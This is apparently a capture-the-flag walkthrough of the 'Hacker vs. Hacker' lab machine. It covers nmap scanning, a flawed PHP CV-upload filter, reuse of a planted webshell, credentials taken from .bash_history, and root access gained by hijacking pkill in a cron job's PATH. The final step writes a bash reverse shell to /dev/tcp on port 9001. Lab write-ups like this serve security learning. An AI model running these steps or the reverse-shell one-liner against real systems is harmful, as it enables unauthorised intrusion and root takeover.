
Someone has compromised this server already! Can you get in and evade their countermeasures?
| Title | Hacker vs. Hacker |
|---|
| Description | Someone has compromised this server already! Can you get in and evade their countermeasures? |
| Points | 90 |
| Difficulty | Easy |
| Maker | Aquinas |
Summary
Hacker vs. Hacker: in this machine, the challenge was to hack back to our machine that was compromised by a hacker already, and try to get back our control, we start by discovering the backdoor the hacker used to get a shell on the machine, we use it for ourselves, the hacker made countermeasures to prevent us from getting back to our machine by setting cronjobs, they were sloppy, hijacking the binaries he used path for the kill cron, we were able to get us a shell as root.
Enumeration :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| └─$ nmap -p$ports -sC -sV -Pn -n 10.10.93.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 18:40 UTC
Nmap scan report for 10.10.93.22
Host is up (0.17s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 9f:a6:01:53:92:3a:1d:ba:d7:18:18:5c:0d:8e:92:2c (RSA)
| 256 4b:60:dc:fb:92:a8:6f:fc:74:53:64:c1:8c:bd:de:7c (ECDSA)
|_ 256 83:d4:9c:d0:90:36:ce:83:f7:c7:53:30:28:df:c3:d5 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: RecruitSec: Industry Leading Infosec Recruitment
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
|
only 2 ports, and on the website, we find a feature that allows us to upload our CVs, and these get stored in the /cvs endpoit.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
| Hacked! If you dont want me to upload my shell, do better at filtering!
<!-- seriously, dumb stuff:
$target_dir = "cvs/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
if (!strpos($target_file, ".pdf")) {
echo "Only PDF CVs are accepted.";
} else if (file_exists($target_file)) {
echo "This CV has already been uploaded!";
} else if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
echo "Success! We will get back to you.";
} else {
echo "Something went wrong :|";
}
-->
|
now this is something, this code is vulnerable due to the function in use strpos, so a file like shell.pdf.php will pass the check and get uploaded, trying to upload the file didn’t work tho, and it was strange, but I remembered this was post-compromise, so maybe it is patched now.
can we retrieve the file the hacker uploaded ? let’s find out, I took a guess and accessed :
/cvs/shell.pdf.php and it WORKED ! a hit! ( I would have to fuzz this if I didn’t get lucky first, most of the time hack people first not machines, as using shell as a name for a shell is common )
User Flag

the user flag was easy to get just by using the shell we found, a classic parameter is cmd, we would have to fuzz it if this didn’t work, next, I was on the lookout for creds, I need access! so I read the .bash_history and found valid ones!

since the hacker changed the password to thisistheway123, now we can ssh again!
Root Flag
each time we try to connect using ssh we get kicked out in seconds, now this is the doing of a cronjob, so let’s go find out :
in fact we already saw what’s responsible for this in the .bash_history above, let’s read it using the webshell we have :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| PATH=/home/lachlan/bin:/bin:/usr/bin
# * * * * * root backup.sh
* * * * * root /bin/sleep 1 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 11 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 21 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 31 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 41 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 51 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
boom!
|
three things stand out here, first, we can hijack commands in those seconds we have, since the the path is set to /home/lachlan/bin first, so the shell will look for commands there first and execute them.
second the backup.sh is commented out, so it’s of no use, third the pkill is being called without an absolute path, which is what we just what we exactly need !
well the others things are obvious, we’re getting kicked out cuz of pkill, and it’s running as root.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| └─$ ssh lachlan@10.10.93.22
lachlan@10.10.93.22's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat 05 Jul 2025 06:31:24 PM UTC
System load: 0.88 Processes: 135
Usage of /: 25.2% of 9.78GB Users logged in: 0
Memory usage: 52% IPv4 address for ens5: 10.10.93.22
Swap usage: 0%
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sat Jul 5 18:21:29 2025 from 10.9.2.77
$ echo "bash -c 'bash -i >& /dev/tcp/10.9.2.77/9001 0>&1'" > bin/pkill ; chmod +x bin/pkill
$ nope
|
we drop this :
1
| echo "bash -c 'bash -i >& /dev/tcp/10.9.2.77/9001 0>&1'" > bin/pkill ; chmod +x bin/pkill
|
as soon as we login, we just created our pkill, and it’s going to get executed as root and give us a shell, of course you should have nmap listening for the incoming shell on whatever port you chose, 9001 for me here.